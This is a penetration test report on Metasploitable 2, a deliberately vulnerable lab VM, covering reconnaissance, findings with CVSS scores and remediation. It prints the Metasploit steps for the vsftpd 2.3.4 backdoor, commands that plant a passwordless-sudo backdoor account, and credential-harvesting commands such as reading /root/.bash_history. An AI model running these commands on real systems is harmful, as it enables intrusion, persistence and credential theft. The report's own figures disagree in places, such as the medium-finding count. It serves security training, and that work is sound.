Penetration Test Report

Metasploitable 2 Vulnerability Assessment

Conducted by

Priyadharshan Vadivel

May 20–24, 2025

1. Executive Summary

This penetration test, conducted from May 20–24, 2025, targeted Metasploitable 2 (192.168.237.162), a deliberately vulnerable Linux-based system. The objective was to simulate real-world attacks to identify vulnerabilities. A critical vsftpd 2.3.4 backdoor (CVE-2011-2523, FIND-001) enabled unauthenticated root access, risking complete system compromise. Medium-severity issues included SMB null sessions (FIND-002), Apache misconfigurations (FIND-003), weak SSH protocols (FIND-004), and potential MySQL weak credentials (FIND-005). Testing used tools like Netdiscover, Nmap, Enum4linux, Nikto, and Metasploit in an isolated lab. Immediate remediation is critical. The customer should validate potential vulnerabilities (e.g., MySQL credentials) and perform a risk assessment using frameworks like ICT RMM.

2. Rules of Engagement

- **Scope:** Network range 192.168.237.0/24
- **Target:** Metasploitable 2 (192.168.237.162)
- **Timeframe:** May 20–24, 2025
- **Permissions:** Ethical testing in a controlled lab
- **Tools:** Netdiscover, Ping, Nmap, Enum4linux, Nikto, Metasploit, Bash
- **Limitations:** No social engineering, DoS, or physical access
- **Extenuating Circumstances:** None; the system was fully functional
- **Time Sufficiency:** Testing completed within the allocated timeframe

3. Testing Environment Alterations

The following alterations were made to the testing environment:

- Created user account ‘attacker‘ with password ‘toor123‘ and sudo privileges (`/etc/sudoers` modified).
- **Removal Instructions:** Run `userdel -r attacker` and remove `attacker ALL=(ALL)NOPASSWD :ALL` from `/etc/sudoers` using `visudo`.

The customer should verify and remove these changes to restore the original state.

4. Methodology

The test followed the Penetration Testing Execution Standard (PTES):

- **Reconnaissance:** Passive and active discovery to identify hosts and topology.
- **Scanning and Enumeration:** Mapping ports, services, and users.
- **Vulnerability Assessment:** Identifying exploitable weaknesses.
- **Exploitation:** Gaining unauthorized access.
- **Post-Exploitation:** Maintaining access and extracting data.

- **Reporting:** Documenting findings and remediation steps.

5. Reconnaissance

Reconnaissance gathers initial target information with minimal detectability.

5.1 Passive Discovery (Netdiscover)

- **Command:** `netdiscover -r 192.168.237.0/24`
- **Purpose:** Passively identifies live hosts via ARP requests, avoiding detection.
- **Result:** Host 192.168.237.162 (MAC: 00:0c:29:3d:84:32).
- **Output:**

```
IP: 192.168.237.162  MAC: 00:0c:29:3d:84:32  VMware, Inc.
```



Figure 1: Netdiscover Output – Identifying Live Hosts in the 192.168.237.0/24 Subnet

5.2 Host Availability (Ping)

- **Command:** `ping -c 4 192.168.237.162`
- **Purpose:** Confirms reachability via ICMP echo requests.
- **Result:** All packets returned, RTT 0.231 ms.

- **Output:**

```
PING 192.168.237.162 56(84) bytes of data.
64 bytes from 192.168.237.162: icmp_seq=1 ttl=64 time=0.231 ms
```



Figure 2: Ping Response – Confirming Host Availability

6. Scanning and Enumeration

This phase maps the attack surface by identifying ports, services, and users.

6.1 Nmap SYN Scan

- **Command:** `nmap -sS -p- 192.168.237.162`
- **Purpose:** Nmap's SYN scan stealthily identifies open ports. Nmap was chosen for its reliability and stealth capabilities.
- **Result:** Open ports: 21 (FTP), 22 (SSH), 80 (HTTP), 139/445 (SMB), 3306 (MySQL), 5432 (PostgreSQL).

6.2 Nmap Aggressive Scan

- **Command:** `nmap -A 192.168.237.162`
- **Purpose:** The aggressive scan ('-A') includes OS detection, version scanning, scripts, and traceroute for detailed service information. It was used to identify exploitable services (e.g., vsftpd 2.3.4).
- **Result:**
  - FTP: vsftpd 2.3.4 (CVE-2011-2523).
  - SSH: OpenSSH 4.7p1 (weak protocols).
  - HTTP: Apache 2.2.8 (directory traversal).

- SMB: Samba 3.0.20 (null sessions).
- MySQL: 5.0.51a (potential weak credentials).
- OS: Linux 2.6.x.

```
[koku@koku ~]$ nmap -A 192.168.237.162
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-24 13:44 IST
Nmap scan report for 192.168.237.162
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.237.121
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENH
ANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-05-24T08:15:18+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

Figure 3: Nmap Aggressive Scan – Service and OS Detection

6.3 Enum4linux SMB Enumeration

- **Command:** `enum4linux -a 192.168.237.162`
- **Purpose:** Enumerates SMB users and shares.
- **Result:** Users (root, msfadmin), shares (IPC$, print$, opt), null sessions enabled.

- **Output:**

```
[+] Enumerating users using SID
user: msfadmin (RID: 1000)
[+] Enumerating shares
Sharename   Type   Comment
IPC$        IPC    IPC Service
print$      Disk   Printer Drivers
opt         Disk
```



Figure 4: Enum4linux – SMB Enumeration Results

6.4 Nikto Web Scan

- **Command:** `nikto -h 192.168.237.162`
- **Purpose:** Scans for web server vulnerabilities.
- **Result:** Apache 2.2.8 with exposed /phpinfo.php and directory indexing.

- **Output:**

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /phpinfo.php: Contains PHP configuration details
+ /: Directory indexing enabled
```

7. Vulnerability Findings

Each finding includes a sequential ID, risk statement, description, severity, CVSS v3 metrics, reproduction steps, and remediation.

7.1 FIND-001: vsftpd 2.3.4 Backdoor

- **Risk Statement:** A backdoor in vsftpd 2.3.4 (CVE-2011-2523) allows unauthenticated remote code execution, enabling attackers to gain root access, compromise sensitive data, and disrupt operations. The root cause is a hardcoded vulnerability in the vsftpd binary.
- **Description:** The backdoor triggers a shell on port 6200 when a malicious user-agent is sent.
- **Severity:** Critical
- **CVSS v3 Base Score:** 10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
- **Reproduction Steps:**

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.237.162
run
whoami  # Output: root
```

- **Evidence:** See Appendix Figure 6.
- **Remediation:** Replace vsftpd with ProFTPD, apply patches, disable anonymous access (`anonymous_enable=NO`).

7.2 FIND-002: SMB Null Session

- **Risk Statement:** Null sessions in Samba 3.0.20 allow unauthenticated enumeration of users and shares, risking data leakage and aiding further attacks. The root cause is misconfigured SMB permissions.
- **Description:** Attackers can access share and user information without credentials.
- **Severity:** Medium
- **CVSS v3 Base Score:** 5.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
- **Reproduction Steps:**

```
smbclient -L 192.168.237.162 -N
```

- **Evidence:** See Appendix Figure 5.
- **Remediation:** Set `restrict anonymous = 2` in `smb.conf`, restrict share access.

7.3 FIND-003: Apache Misconfiguration

- **Risk Statement:** Apache 2.2.8's directory indexing and exposed /phpinfo.php risk information disclosure, enabling targeted attacks. The root cause is outdated software and improper configuration.
- **Description:** Directory indexing exposes file structures; /phpinfo.php reveals server details.
- **Severity:** Medium
- **CVSS v3 Base Score:** 5.0 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
- **Reproduction Steps:**

```
curl http://192.168.237.162/phpinfo.php
curl http://192.168.237.162/
```

- **Evidence:** Nikto output in Section 6.4.
- **Remediation:** Disable indexing (`Options -Indexes`), remove /phpinfo.php, update to Apache 2.4.x.

7.4 FIND-004: Weak SSH Protocols

- **Risk Statement:** OpenSSH 4.7p1's support for deprecated protocols (e.g., SSHv1) risks man-in-the-middle attacks, compromising credentials. The root cause is outdated software.
- **Description:** Weak protocols are vulnerable to interception.
- **Severity:** Medium
- **CVSS v3 Base Score:** 4.8 (AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N)
- **Reproduction Steps:** Identified via Nmap (no direct exploitation).
- **Evidence:** See Appendix Figure 4.
- **Remediation:** Upgrade OpenSSH to 8.x, set `Protocol 2` in `sshd_config`.

7.5 FIND-005: MySQL Weak Credentials

- **Risk Statement:** MySQL 5.0.51a may use default/weak credentials, risking unauthorized database access and data theft. The root cause is lack of credential enforcement.
- **Description:** Default credentials (e.g., root/blank) may be active.
- **Severity:** Medium
- **CVSS v3 Base Score:** 5.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)
- **Reproduction Steps:** Not directly exploited; requires customer validation.
- **Evidence:** Nmap output (Section 6.2).
- **Remediation:** Enforce strong passwords, disable remote root login.
- **Note:** Customer should validate credentials and provide access logs.



Figure 5: Exploit-DB Entry for VSFTPD v2.3.4 Backdoor (CVE-2011-2523)

8. Exploitation

8.1 vsftpd Backdoor (FIND-001)

- **Steps:**

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.237.162
run
```

- **Result:** Root shell obtained.



Figure 6: Metasploit Exploitation – Root Shell Access Gained

8.2 SMB Null Session (FIND-002)

- **Steps:**

```
smbclient -L 192.168.237.162 -N
```

- **Result:** Listed shares (IPC$, print$, opt).

9. Post-Exploitation

9.1 Persistence

- **Commands:**

```
useradd -m attacker
echo 'attacker:toor123' | chpasswd
usermod -aG sudo attacker
echo 'attacker ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
```

- **Result:** SSH login as ‘attacker:toor123‘ with sudo privileges.

9.2 Sensitive Data Extraction

- **Commands:**

```
cat /etc/passwd
cat /root/.bash_history
cat /var/www/dvwa/config/config.inc.php
grep -r "password" /var/www
```

- **Findings:** Exposed users (msfadmin), database credentials (`db_user='root', db_pass=''`), hardcoded passwords.



Figure 7: Data Extraction – Sensitive Information Recovered from /etc/passwd and Web Directories

9.3 Network Enumeration

- **Commands:**

```
netstat -tuln
arp -a
cat /etc/hosts
```

- **Findings:** Listening services (MySQL:3306), local hosts (192.168.237.1).

10. Risk Summary

Table 1: Vulnerability Overview

Finding ID	Vulnerability	Severity	CVSS v3	Exploitability
FIND-001	vsftpd Backdoor	Critical	10.0	Remote, Unauthenticated
FIND-002	SMB Null Session	Medium	5.5	Remote, Unauthenticated
FIND-003	Apache Misconfig	Medium	5.0	Remote, Unauthenticated
FIND-004	Weak SSH Protocols	Medium	4.8	Remote, Authenticated
FIND-005	MySQL Weak Credentials	Medium	5.5	Remote, Unauthenticated



Figure 8: Vulnerability Severity Distribution (Critical: 1, Medium: 4)

11. Recommendations

- **FIND-001:** Replace vsftpd, disable anonymous access.
- **FIND-002:** Restrict SMB anonymous access.
- **FIND-003:** Update Apache, disable indexing.
- **FIND-004:** Upgrade OpenSSH, enforce Protocol 2.
- **FIND-005:** Enforce strong MySQL passwords.

- **General:** Remove default accounts, implement patch management, deploy SIEM.

12. CVSS Severity Collaboration

The CVSS v3 base scores are provided. The customer should provide technical input (e.g., network exposure details) to adjust temporal/environmental metrics. Disagreements on severity should be discussed to refine scores.

13. Customer Risk Assessment

The customer should perform a risk assessment (e.g., ICT RMM) and seek risk acceptance for findings not remediated within the agreed timeframe.

14. Remediation Validation

No remediation was performed during testing. The supplier can validate remediation upon customer request by retesting affected services and providing evidence (e.g., updated Nmap scans).

15. Tool Usage Summary

Table 2: Tools Used During Assessment

Name	Description	Link
Netdiscover	Active/passive ARP scanner for identifying live hosts	https://github.com/alexxy/netdiscover
Ping	ICMP-based tool for checking host availability	https://linux.die.net/man/8/ping
Nmap	Network and vulnerability scanner for port and service enumeration	https://nmap.org
Enum4linux	Windows/Samba user and share enumerator	https://github.com/CiscoCXSecurity/enum4linux
Nikto	Web server vulnerability scanner	https://cirt.net/Nikto2
Metasploit	Exploitation framework for vulnerability exploitation	https://www.metasploit.com
Bash	Command-line shell for post-exploitation tasks	https://www.gnu.org/software/bash

16. Conclusion

The assessment successfully exploited a critical vsftpd 2.3.4 vulnerability (CVE-2011-2523) to gain root access, demonstrating the potential for data breaches, system compromise, and persistent access. Additional vulnerabilities in SMB, Apache, and SSH underscore the need for immediate remediation. This report highlights the importance of patching, secure configurations, and continuous monitoring to prevent real-world exploitation.

17. References

- CVE-2011-2523: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
- Exploit-DB ID 17491: https://www.exploit-db.com/exploits/17491
- PayloadsAllTheThings – Linux Post-Exploitation: https://github.com/swisskyrepo/PayloadsAllTheThings
- Nmap Documentation: https://nmap.org/book/man.html
- Metasploit Documentation: https://docs.metasploit.com
- Enum4linux Documentation: https://github.com/CiscoCXSecurity/enum4linux
- Nikto Documentation: https://cirt.net/Nikto2

18. Appendix

- **Tools:** Netdiscover, Ping, Nmap, Enum4linux, Nikto, Metasploit, Bash.
- **Screenshots:**
  - Figure 1: Netdiscover Output – Identifying Live Hosts.
  - Figure 2: Ping Response from Metasploitable 2.
  - Figure 3: Nmap Aggressive Scan – Service and OS Detection.
  - Figure 4: Enum4linux SMB Enumeration.
  - Figure 5: Exploit-DB Entry for VSFTPD Backdoor (CVE-2011-2523).
  - Figure 6: Metasploit – Successful Exploitation and Root Shell.
  - Figure 7: Sensitive Data Discovery – /etc/passwd and Bash History.
  - Figure 8: Vulnerability Severity Chart (Critical: 1, Medium: 3).
- **Sample Output (Nmap):**

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-20 09:15 IST
Nmap scan report for 192.168.237.162
Host is up (0.00023s latency).
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 2.3.4
22/tcp   open  ssh      OpenSSH 4.7p1 Debian-8ubuntu1
80/tcp   open  http     Apache httpd 2.2.8
139/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian
```

- **Sample Output (Metasploit):**

```
[*] 192.168.237.162:21 - Trying target Linux...
[*] 192.168.237.162:21 - Connected to FTP
[+] 192.168.237.162:21 - Backdoor service activated
[*] Command shell session 1 opened
```

- **Sample Output (Enum4linux):**

```
[+] Enumerating users using SID
user: msfadmin (RID: 1000)
user: postgres (RID: 1001)
[+] Enumerating shares
Sharename       Type      Comment
---------       ----      -------
IPC$            IPC       IPC Service
print$          Disk      Printer Drivers
opt             Disk
```

19. Confidentiality Notice

This report contains sensitive information about vulnerabilities and exploitation techniques. Unauthorized distribution or use is strictly prohibited.